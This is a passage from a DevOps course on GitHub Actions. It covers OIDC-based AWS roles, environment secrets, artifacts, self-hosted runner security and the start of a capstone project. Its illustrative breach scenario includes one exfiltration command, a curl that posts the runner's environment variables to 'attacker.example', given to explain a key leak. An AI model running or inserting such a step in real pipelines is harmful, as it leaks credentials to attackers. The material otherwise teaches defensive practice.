    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "arn:aws:iam::123456789012:oidc-
  provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
          "token.actions.githubusercontent.com:sub": "repo:example-org/shop-
  api:environment:production"
        }
      }
    }
  ]
}
```

```bash
aws iam create-role --role-name gha-shop-api-production \
  --assume-role-policy-document file://trust-policy.json
aws iam attach-role-policy --role-name gha-shop-api-production \
  --policy-arn arn:aws:iam::aws:policy/ReadOnlyAccess      # sandbox only; use a
  least-privilege policy in real life
```

The `sub` condition is the security boundary: only jobs running in the `production` environment of that exact repository can assume the role. A wildcard like `repo:example-org/*` would let any repo in the org use it.

7. **Use the role from a workflow, with no stored AWS key.**

```yaml
jobs:
  aws-identity:
    runs-on: ubuntu-latest
    environment: production
    permissions:
      id-token: write      # allow requesting the OIDC token
      contents: read
    steps:
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::123456789012:role/gha-shop-api-production
          aws-region: us-east-1
      - run: aws sts get-caller-identity
```

Expected output (similar to): an `Arn` of the form `arn:aws:sts::123456789012:assumed-role/gha-shop-api-production/GitHubActions`. Run the same job from a branch workflow without `environment: production` and the assume-role call fails with `Not authorized to perform sts:AssumeRoleWithWebIdentity`: the trust policy did its job.

8. **Teardown (do this).**

```bash
aws iam detach-role-policy --role-name gha-shop-api-production --policy-arn
  arn:aws:iam::aws:policy/ReadOnlyAccess
aws iam delete-role --role-name gha-shop-api-production
aws iam delete-open-id-connect-provider \
  --open-id-connect-provider-arn arn:aws:iam::123456789012:oidc-
  provider/token.actions.githubusercontent.com
gh secret delete REGISTRY_TOKEN
```

7 Real-world scenario

(Illustrative.) The `shop-api` repo stores `AWS_ACCESS_KEY_ID` and `AWS_SECRET_ACCESS_KEY` as repository secrets for an IAM user with admin rights, because "it was quick". A contributor's PR adds a step to a test workflow, `curl -d "$(env)" https://attacker.example`, in a repository where `pull_request_target` was enabled by an old template. The keys leak; the cloud audit log shows crypto-mining instances in an unused region within hours. Cleanup takes days: rotate the keys, tear down the instances, review everything the key could touch. The rebuild uses OIDC with a role per environment, `permissions: {}` by default, production gated by reviewers and restricted to `main`, and CODEOWNERS on `.github/workflows/`. **Lesson:** the safest secret is the one that never exists; the second safest is short-lived, narrowly scoped and only available to a gated job.

8 Common mistakes and best practices

Don't

- Store long-lived cloud keys as repository secrets when OIDC is available.
- Use one broad `repo:ORG/*` or `*` in the trust policy `sub` condition.
- Give a job `id-token: write` when it does not need it, or run untrusted code in a job that has it.
- Echo or `set -x` secrets, or write them to artifacts and caches.
- Let any branch deploy to production; restrict deployment branches/tags.
- Put secrets in `workflow_dispatch` inputs or in image build args that end up in layers.

Do

- Use environment-scoped secrets and one cloud role per environment.
- Require reviewers and (where it makes sense) a wait timer on `production`.
- Keep `permissions: contents: read` as the default and grant more per job.
- Rotate remaining static secrets on a schedule and after any suspicion; know where each one is used.
- Prefer a secrets manager for runtime application secrets (Secrets Manager §6.16); CI secrets are for the pipeline, not the running app.
- Turn on secret scanning and push protection for the repository (secrets scanning §11.11).

9 Tasks

- [ ] **T1 — Secrets and variables** *(≈20 min, beginner)*

- **Goal:** use a secret and a variable in a workflow.
- **Steps:**
  1. Add a repository secret and variable with `gh`.
  2. Write a workflow step that prints the variable and the length of the secret.
- **Done when:** the log shows the variable value, the secret length, and `***` if you try to print the secret itself.

- [ ] **T2 — Two environments with different secrets** *(≈30 min, beginner)*
  - **Goal:** show environment scoping.
  - **Steps:**
    1. Create `staging` and `production` with different `DEPLOY_TOKEN` values.
    2. Run a workflow whose two jobs print the secret's length (use values of different lengths).
  - **Done when:** each job reports a different length, proving each saw its own environment's value.

- [ ] **T3 — Approval gate** *(≈30 min, intermediate)*
  - **Goal:** require a human before production.
  - **Steps:**
    1. Add required reviewers to `production` and restrict deployment to `main`.
    2. Push to `main` and approve the waiting job.
    3. Trigger the workflow from a feature branch with `workflow_dispatch` using the branch selector.
  - **Done when:** the `main` run waits for and receives your approval, and the feature-branch run to `production` is rejected because the branch is not allowed.

- [ ] **T4 — OIDC to AWS** *(≈60 min, advanced, uses a free-tier-safe AWS account)*
  - **Goal:** deploy with zero stored cloud keys.
  - **Steps:**
    1. Do guide steps 5-7.
    2. Confirm `aws sts get-caller-identity` prints the assumed role.
    3. Run the teardown in step 8.
  - **Done when:** the workflow prints the assumed-role ARN with no AWS secrets configured in the repository, and teardown leaves no role or provider (`aws iam list-roles` no longer shows it).

- [ ] **T5 — Break it: tighten and attack the trust policy** *(≈40 min, advanced)*

- **Goal:** prove the `sub` condition is the boundary.
- **Steps:**
  1. With the role from T4, run a job on a feature branch **without** `environment: production`; capture the error.
  2. Change the `sub` to `repo:example-org/shop-api:ref:refs/heads/main` and run from `main` without an environment.
  3. Temporarily widen it to `repo:example-org/*` (StringLike) and explain which attack that enables. Then restore the strict value.
- **Done when:** you have the error text for the denied run, a success on the `main` ref, and a written one-paragraph risk statement for the wildcard.

☐ **T6 — Prove it: secret-handling review** *(≈40 min, advanced)*

- **Goal:** audit a pipeline like a reviewer.
- **Steps:**
  1. Without the guide, review a workflow (use this level's examples) and list every secret, its scope, and who can trigger the job that uses it.
  2. Propose changes: environments, OIDC, `permissions`, pinned actions.
  3. Present it as a 5-item checklist for your team.
- **Done when:** each checklist item names the specific YAML key or GitHub setting that implements it.

10 Self-check questions

1. Why is OIDC better than storing an AWS access key as a secret?
2. What does the `sub` claim in the token represent, and why must the trust policy check it?
3. What happens when a job references an environment with required reviewers?
4. Why is log masking not a security control?
5. Which permission must a job have to request an OIDC token?

ANSWERS

1. The credentials are short-lived, issued per run, scoped by claims such as repo and environment, and there is no static secret to leak or rotate.
2. It identifies the workflow context (repo, branch, tag, environment). Without a restrictive `sub` check, any repo or branch authorised by the provider could assume the role.
3. The job pauses in a waiting state; secrets are not exposed until a reviewer approves and the branch/tag rules pass.

4. It only hides the exact string in logs. Anyone who can edit the workflow can print a transformed copy or send it elsewhere.
5. `permissions: id-token: write`.

11 Further reading

- GitHub Docs: "Using secrets in GitHub Actions", "Managing environments for deployment" and "About security hardening with OpenID Connect" (docs.github.com/actions), plus the AWS-specific OIDC page.
- AWS Docs: "Creating OpenID Connect (OIDC) identity providers" and the `aws-actions/configure-aws-credentials` README.
- OpenID Connect Core 1.0 specification (openid.net) for the token format.
- Next step: Level 5: Secrets and Environment Variables §5.5.

LAB NOTES What I ran, what I saw, what it means

3.13 Artifacts and Runners

Topic 13 of 13 | ~3.5 hours | Difficulty: Intermediate

1 What it is

Two ideas finish the GitHub Actions picture:

- **Artifacts** are files produced by a workflow run and **stored by GitHub** so that other jobs, other workflows or people can use them afterwards: a build output, a test report, a coverage file, a binary, a log bundle. Because every job starts on a fresh machine, an artifact is how job B receives what job A built. Artifacts expire after a **retention period** (90 days by default, configurable down to one day).
- **Runners** are the machines that execute jobs. **GitHub-hosted runners** are virtual machines that GitHub provisions per job, wipes afterwards, and maintains (`ubuntu-latest`, `windows-latest`, `macos-latest`, plus larger and Arm variants). **Self-hosted runners** are machines *you* operate (a VM, a bare-metal server, a Kubernetes pod) that run GitHub's runner agent, register with your repository or organization, and pick up jobs whose `runs-on:` matches their **labels**.

2 Why it matters in DevOps

- **Build once, deploy many.** The artifact tested in CI should be the exact artifact promoted to staging and production, not rebuilt each time. Artifacts (and registries) make that possible (build artifacts §5.6).
- **Debuggability.** Test reports, screenshots, heap dumps and logs uploaded on failure turn "it failed on CI and I can't reproduce it" into a download.
- **Cost and speed.** Runner choice is a budget and performance decision: hosted runners cost nothing to maintain but bill by the minute on private repos; self-hosted runners cost infrastructure and operations but give bigger machines, private network access, GPUs, or special hardware.
- **Security.** A self-hosted runner executes whatever code a workflow tells it to, inside your network. A badly configured one is an open door into your infrastructure.

- **Pitfall:** confusing caches with artifacts, uploading secrets or `.git` credentials into artifacts, and leaving 2 GB of build output for 90 days.

3 Real-world system example

GitHub-hosted runners in open source. Public repositories on GitHub can use standard hosted runners at no charge, which is why most open-source libraries run their entire test matrix there. The runner images (Ubuntu, Windows, macOS) are published as open source in the `actions/runner-images` repository, including the list of preinstalled software for each image, so you can see exactly what a job will have available.

Actions Runner Controller (ARC). GitHub supports running self-hosted runners as ephemeral pods on Kubernetes through ARC, which scales runner pods up and down with the job queue. Platform teams use it to give CI jobs access to private networks and custom hardware without keeping idle VMs.

Artifact attestations and provenance. GitHub documents artifact attestations (using the `actions/attest-build-provenance` action) that cryptographically link a built artifact to the workflow, repository and commit that produced it, in the spirit of the SLSA supply-chain framework. It is how consumers can verify "this binary came from that tag and that pipeline" (DevSecOps §0.12).

Typical production pattern: build on GitHub-hosted runners, upload the artifact (or push an image to a registry), then run deployment jobs on a self-hosted runner inside the VPC that can reach a private cluster, with the cloud credentials coming from OIDC (environments and secrets §3.12).

4 Diagram

Artifacts hand work between isolated jobs:




Figure 3.13-1

How a self-hosted runner gets work (it dials out; GitHub never connects in):




Figure 3.13-2

5 How it works

Artifacts: key facts (v4 of the actions)

Topic	Detail
Upload	`actions/upload-artifact@v4` with `name`, `path` (file, directory or glob), optional `retention-days`, `if-no-files-found`, `compression-level`
Download	`actions/download-artifact@v4` with `name` (one artifact), or `pattern` plus `merge-multiple: true` for several; downloads into `path`
Naming	Within one run each artifact `name` must be unique in v4; uploading the same name again fails unless `overwrite: true`. Matrix jobs therefore use `name: results-${{ matrix.node }}`
Scope	Available to later jobs of the same run; other workflows can fetch via the API, `gh run download <run-id>`, or `download-artifact` with `run-id` and a token
Retention	Default 90 days; set shorter per upload; repository and organization settings can lower the maximum
Storage	Counts toward the account's Actions storage quota; large, long-lived artifacts cost real money on private repos
Visibility	Anyone who can read the repo can download them, so never include secrets or credentials files
Always upload	Add `if: always()` (or `if: failure()`) on the upload step so reports exist even when tests fail

Artifact, cache, release asset, or registry?

Need	Use
Speed up dependency installs between runs	**Cache** (`actions/cache`, `setup-*` caching)
Pass build output to later jobs/people, short-lived	**Artifact**
Publish a versioned downloadable binary	**GitHub Release asset** (releases §3.10)
Ship a container image to deploy	**Container registry** (registries §4.4)

Runner types compared

	GitHub-hosted	Self-hosted
Provisioning	New VM per job, destroyed afterwards	You provision; can be persistent or ephemeral
Maintenance	GitHub patches the images	You patch OS, tools and the runner agent
Isolation	Strong: clean machine every job	Only as good as your setup; persistent runners leak state between jobs

	GitHub-hosted	Self-hosted
Cost	Free for public repos (standard runners); per-minute on private beyond included minutes	Your infrastructure and operations time (GitHub does not bill minutes for self-hosted runners at the time of writing; check current pricing)
Network	Public internet, cannot reach your private network (static IP only on larger runners)	Inside your network or VPC
Hardware	Standard sizes, larger and Arm runners (paid), macOS, GPU options	Anything you can run the agent on
Typical use	Almost everything	Private network access, special hardware, heavy builds with warm caches, compliance

Labels and `runs-on`**.** `runs-on: ubuntu-latest` selects a hosted runner. `runs-on: [self-hosted, linux, x64, shop-api]` requires a runner having *all* those labels. Runner **groups** (organization level) control which repositories may use which runners. `ubuntu-latest` moves to a newer Ubuntu LTS over time; pin `ubuntu-24.04` when you need stability.

Self-hosted runner security rules

1. **Never attach a self-hosted runner to a public repository.** Anyone can open a fork PR that runs arbitrary code on your machine.
2. Prefer **ephemeral** runners (`--ephemeral`): one job, then the runner deregisters and the VM or pod is thrown away.
3. Run as an unprivileged user with no standing cloud credentials; use OIDC for cloud access.
4. Put runners in an isolated network segment with only the egress they need.
5. Keep the runner application updated; GitHub requires up-to-date runner versions for the service to assign jobs.

6 Step-by-step guide

Prerequisites: the `shop-api-actions` project from topic 11 §3.11 (or any repo with a Node project), a GitHub account, `gh` CLI. Parts 1-3 use hosted runners and are free for public repos. For part 4 you need a Linux machine you control (a VM, a spare laptop, or a small cloud VPS). A tiny VPS bills by the hour; destroy it in the teardown step.

1. **Build once and upload an artifact.** `.github/workflows/artifacts.yml` :

```yaml
name: Build and share
```

```yaml
on:
  pull_request:
  push:
    branches: [main]

permissions:
  contents: read

jobs:
  build:
    runs-on: ubuntu-latest
    timeout-minutes: 10
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: 22
          cache: npm
      - run: npm ci
      - name: Package
        run: |
          mkdir -p dist
          tar czf "dist/shop-api-${GITHUB_SHA::7}.tgz" src package.json package-
  lock.json
          (cd dist && sha256sum "shop-api-${GITHUB_SHA::7}.tgz" | tee SHA256SUMS)
      - uses: actions/upload-artifact@v4
        with:
          name: shop-api-dist
          path: dist/
          retention-days: 7
          if-no-files-found: error

  verify:
    needs: build
    runs-on: ubuntu-latest
    steps:
      - uses: actions/download-artifact@v4
        with:
          name: shop-api-dist
          path: dist
      - name: Verify checksum and contents
        run: |
          cd dist
          sha256sum -c SHA256SUMS
          tar tzf shop-api-*.tgz
```

Push it. In the run page, the **Artifacts** section lists `shop-api-dist` with its size. The `verify` job prints `shop-api—<sha>.tgz: OK`, proving it received the same bytes the build job produced.

2. **Download an artifact from your terminal.**

```bash
gh run list --workflow "Build and share" --limit 1
gh run download <run-id> -n shop-api-dist -D /tmp/shop-api-dist
ls -l /tmp/shop-api-dist
```

3. **Upload test results from a matrix, even on failure, and merge them.**

```yaml
  test:
    runs-on: ubuntu-latest
    strategy:
      fail-fast: false
      matrix:
        node: [20, 22]
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with:
          node-version: ${{ matrix.node }}
      - run: node --test --test-reporter=tap > results-${{ matrix.node }}.tap
      - uses: actions/upload-artifact@v4
        if: always()
        with:
          name: results-node-${{ matrix.node }}
          path: results-${{ matrix.node }}.tap
          retention-days: 3

  report:
    needs: test
    if: always()
    runs-on: ubuntu-latest
    steps:
      - uses: actions/download-artifact@v4
        with:
          pattern: results-node-*
          merge-multiple: true
          path: all-results
      - run: |
          ls all-results
          grep -H "^# \(pass\|fail\)" all-results/*.tap || true
```

Two uniquely named artifacts (`results-node-20`, `results-node-22`) are uploaded; the `report` job downloads both into one folder. (Name collisions would fail in v4: that is the point of the `${{ matrix.node }}` suffix.) Note `merge-multiple: true` merges files into one directory, which is why each matrix entry writes a differently named file (`results-20.tap`, `results-22.tap`); identical file names would overwrite each other.

4. **Write to the job summary** for a quick human-readable report (no artifact needed):

```yaml
      - run: echo "### Build ${GITHUB_SHA::7} passed on Node 22" >>
  "$GITHUB_STEP_SUMMARY"
```

5. **Register an ephemeral self-hosted runner** on a Linux machine you control. In the repository: *Settings, Actions, Runners, New self-hosted runner*. GitHub shows the exact download and `config.sh` commands for your OS and architecture, including a short-lived registration token; copy them from that page because the version in the URL changes. The shape is:

```bash
mkdir actions-runner && cd actions-runner
# download and extract exactly as shown on the GitHub page (curl + tar)
./config.sh --url https://github.com/<OWNER>/<REPO> --token <REGISTRATION_TOKEN> \
            --labels shop-api --ephemeral --unattended
./run.sh
```

   `--ephemeral` makes the runner take one job and then deregister. The terminal prints `Listening for Jobs`, and the repository's Runners page shows the runner as **Idle**. Run this on a throwaway VM, **never** on a public repository and not as `root`.

6. **Send a job to it.**

```yaml
name: Self-hosted check
on: workflow_dispatch
jobs:
  whoami:
    runs-on: [self-hosted, linux, shop-api]
    timeout-minutes: 10
    steps:
      - run: |
          echo "running on $(hostname) as $(whoami)"
          uname -a
```

   Trigger it with `gh workflow run "Self-hosted check"`. The runner terminal logs `Running job: whoami`, the Actions log shows your machine's hostname, and the runner exits afterwards because it is ephemeral.

7. **Keep it running as a service (persistent runner, non-ephemeral).** Only for trusted pri-

vate repositories:

```bash
sudo ./svc.sh install
sudo ./svc.sh start
sudo ./svc.sh status
```

For scale, prefer ephemeral runners created on demand (for example ARC on Kubernetes) over a long-lived server.

8. **Teardown.**

```bash
# on the runner machine, if the runner is still registered
./config.sh remove --token <REMOVAL_TOKEN>
```

Delete the VM/VPS, confirm the runner no longer appears under *Settings, Actions, Runners*, and delete old artifacts you no longer need (*Actions, run, Artifacts*, or `gh run delete <run-id>`).

7 Real-world scenario

(Illustrative.) A team's CI reruns unit tests and rebuilds the package in every deploy job, and twice the staging build differed from the one that passed tests because a dependency released in between. They switch to build-once: the `build` job uploads a tarball with a checksum and the `test` and `deploy` jobs download it. Separately, their integration tests need a database in a private subnet, so they run those jobs on ephemeral self-hosted runners deployed with ARC inside the cluster. Weeks later a security review finds a runner attached to a *public* repository by an enthusiastic contributor; it is removed immediately and an organization policy now restricts which repositories can use self-hosted runner groups. **Lesson:** artifacts give you reproducibility, runners give you reach, and every unit of reach is also attack surface.

8 Common mistakes and best practices

Don't

- Upload `.env`, `.git/config`, cloud credential files or build directories that contain tokens: artifacts are readable by anyone with repo access.
- Use caches to pass build results between jobs, or artifacts to speed up dependency installs.

- Attach self-hosted runners to public repositories, or run them as `root` with permanent cloud keys.
- Leave default 90-day retention on big artifacts you only needed for ten minutes.
- Upload artifacts with the same name from matrix jobs (v4 fails).

Do

- Upload test reports and logs with `if: always()` so failures are debuggable.
- Set `retention-days`, `if-no-files-found: error`, and checksums for artifacts that become releases.
- Use ephemeral, isolated, regularly rebuilt self-hosted runners; label them precisely; restrict them with runner groups.
- Pin the runner OS version when stability matters (`ubuntu-24.04`) and keep the runner agent current.
- Attest and publish release binaries from the tag-triggered workflow (semver and releases §3.10).

9 Tasks

- [ ] **T1 — Build once, verify downstream** *(≈30 min, beginner)*
  - **Goal:** pass an artifact between jobs and prove it is identical.
  - **Steps:**
    1. Add the workflow from guide step 1 and push.
    2. Open the run and find the artifact.
  - **Done when:** the `verify` job logs `shop-api—<sha>.tgz: OK` and the Artifacts section lists `shop-api-dist`.
- [ ] **T2 — Download and inspect from the CLI** *(≈15 min, beginner)*
  - **Goal:** retrieve run output outside the browser.
  - **Steps:**
    1. Use `gh run list` and `gh run download` for the latest run.
    2. Recompute `sha256sum` locally and compare with `SHA256SUMS`.
  - **Done when:** your local checksum equals the one produced in CI.
- [ ] **T3 — Matrix artifacts** *(≈35 min, intermediate)*
  - **Goal:** upload per-matrix results and merge them.
  - **Steps:**

1. Add the `test` and `report` jobs from guide step 3, with distinct file names per matrix entry.
2. Make one matrix entry fail deliberately (for example change an assertion for Node 20 only via `if: matrix.node == 20`).

- **Done when:** the failing run still shows two result artifacts and `report` lists both files.

☐ **T4 — Break it: artifact name collision** *(≈25 min, intermediate)*

- **Goal:** hit and fix the v4 uniqueness rule.
- **Steps:**
  1. Remove the `${{ matrix.node }}` suffix so both matrix jobs upload `results`.
  2. Read the error, then fix it two ways: a unique name, and `overwrite: true` (and note what you lose).
- **Done when:** you can quote the error and explain why the unique-name fix is safer.

☐ **T5 — Self-hosted runner, ephemeral** *(≈60 min, advanced; may cost a few cents on a VPS)*

- **Goal:** run a job on your own machine safely.
- **Steps:**
  1. Follow guide steps 5-6 on a throwaway VM, private test repo.
  2. Confirm the runner deregisters after one job.
  3. Do guide step 8.
- **Done when:** the Actions log shows your VM's hostname, the runner disappears from the Runners list after the job, and the VM is deleted.

☐ **T6 — Prove it: choose runners** *(≈30 min, advanced)*

- **Goal:** justify a runner strategy.
- **Steps:**
  1. Without the guide, write a one-page decision for `shop-api`: which jobs run on hosted runners, which (if any) on self-hosted, how artifacts flow between them, retention policy, and the five security controls for the self-hosted pool.
  2. Add a workflow that proves one hosted job builds, a second job downloads the artifact, and the artifact's checksum matches.
- **Done when:** your decision names concrete labels, retention values and controls, and the workflow run demonstrates the artifact hand-off.

10 Self-check questions

1. Why can't job B simply read the files job A created?

2. When would you choose a cache, an artifact, a Release asset, or a container registry?
3. What does `if: always()` on an upload step achieve?
4. Why must self-hosted runners never be attached to public repositories?
5. What does `--ephemeral` change about a runner?
6. Why does a matrix upload with a fixed artifact name fail with v4 of the action?

ANSWERS

1. Each job runs on its own fresh runner, so there is no shared filesystem. Pass files via artifacts (or a registry) and small values via job outputs.
2. Cache for repeated dependency downloads; artifact for short-lived hand-off or reports; Release asset for versioned downloads to users; registry for container images you deploy.
3. The upload runs even if earlier steps failed, so reports and logs are available for debugging.
4. Anyone can open a pull request from a fork that runs arbitrary code, which would then execute on your machine inside your network.
5. The runner accepts exactly one job, then deregisters, so no state or credentials persist for the next job.
6. In v4 artifacts are immutable and unique per run by name, so the second upload with the same name conflicts. Use unique names (for example with the matrix value) and merge when downloading.

11 Further reading

- GitHub Docs: "Storing and sharing data from a workflow", "About GitHub-hosted runners", "About self-hosted runners", "Security hardening for GitHub Actions" and "Actions Runner Controller" (docs.github.com/actions).
- The `actions/upload-artifact`, `actions/download-artifact` and `actions/runner-images` repositories on GitHub.
- SLSA framework (slsa.dev) for build provenance concepts.
- Next: the Level 3 capstone [Capstone 3] ties the whole level together.

LAB NOTES What I ran, what I saw, what it means

★ Protected `main`, PR checks and tag-driven releases

Level 3 capstone ~8 hours

1 Goal and outcome

Build a small but real delivery system around the `shop-api` Node.js project using only Git and GitHub:

- `main` is **protected**: nobody pushes to it directly, every change arrives through a **pull request** that needs a green CI check, a conversation resolved and (with a teammate) a code-owner review.
- Every PR runs a **GitHub Actions** workflow: lint plus tests on a Node version matrix, with caching, cancelled when superseded.
- Releases are **semantic-version tags** (`v0.1.0` , `v0.2.0` , ...) created on `main` . Pushing a tag triggers a **release workflow** that re-tests, builds a versioned tarball, uploads it as an artifact, waits for approval in the `production` environment, and publishes a **GitHub Release** with generated notes and the tarball attached.
- You can also **operate** the repository like a senior engineer: stash work, rebase a branch, cherry-pick a hotfix onto a release branch, revert a bad merge, and bisect a regression.

Outcome: a public GitHub repository `shop-api-pipeline` whose settings, workflows and history prove all 13 topics of Level 3. You can show it in an interview and explain every rule in it.

2 Architecture




Figure 3-1

The release workflow in detail:




Figure 3-2

3 Prerequisites and cost

- **Accounts and tools:** a GitHub account, Git 2.34+, Node.js 20+, and the GitHub CLI (`gh auth login`). Optional: a second GitHub account (or a friend) to act as reviewer and code owner.
- **Cost: free**. Use a **public** repository so branch rulesets, environments and hosted-runner minutes cost nothing. If you use a private repo, check your plan for rulesets/environments and monitor Actions minutes.
- **No cloud account is required.** The OIDC-to-AWS extension in the stretch goals uses IAM resources that are free, but set a billing alarm first and tear them down.

- **Time plan:** milestones 1-2 about 1.5 h, 3 about 1.5 h, 4-5 about 2.5 h, 6 about 2 h, wrap-up 0.5 h.

4 Build it step by step

Milestone 1 — Repository and application (topics 1, 5)

```bash
mkdir shop-api-pipeline && cd shop-api-pipeline
git init -b main
git config user.name "Your Name" && git config user.email "you@example.com"

cat > package.json <<'EOF'
{
  "name": "shop-api",
  "version": "0.1.0",
  "private": true,
  "scripts": {
    "lint": "node --check src/index.js",
    "test": "node --test"
  }
}
EOF
mkdir -p src test .github/workflows
cat > src/index.js <<'EOF'
function total(items) {
  return items.reduce((sum, i) => sum + i.price * i.qty, 0);
}
module.exports = { total };
EOF
cat > test/total.test.js <<'EOF'
const test = require('node:test');
const assert = require('node:assert');
const { total } = require('../src/index.js');
test('adds up the cart', () => {
  assert.strictEqual(total([{ price: 10, qty: 2 }, { price: 5, qty: 1 }]), 25);
});
EOF
printf 'node_modules/\ndist/\n' > .gitignore
npm install --package-lock-only >/dev/null && npm test
git add . && git commit -m "feat: initial shop-api with total()"
gh repo create shop-api-pipeline --public --source . --push
```

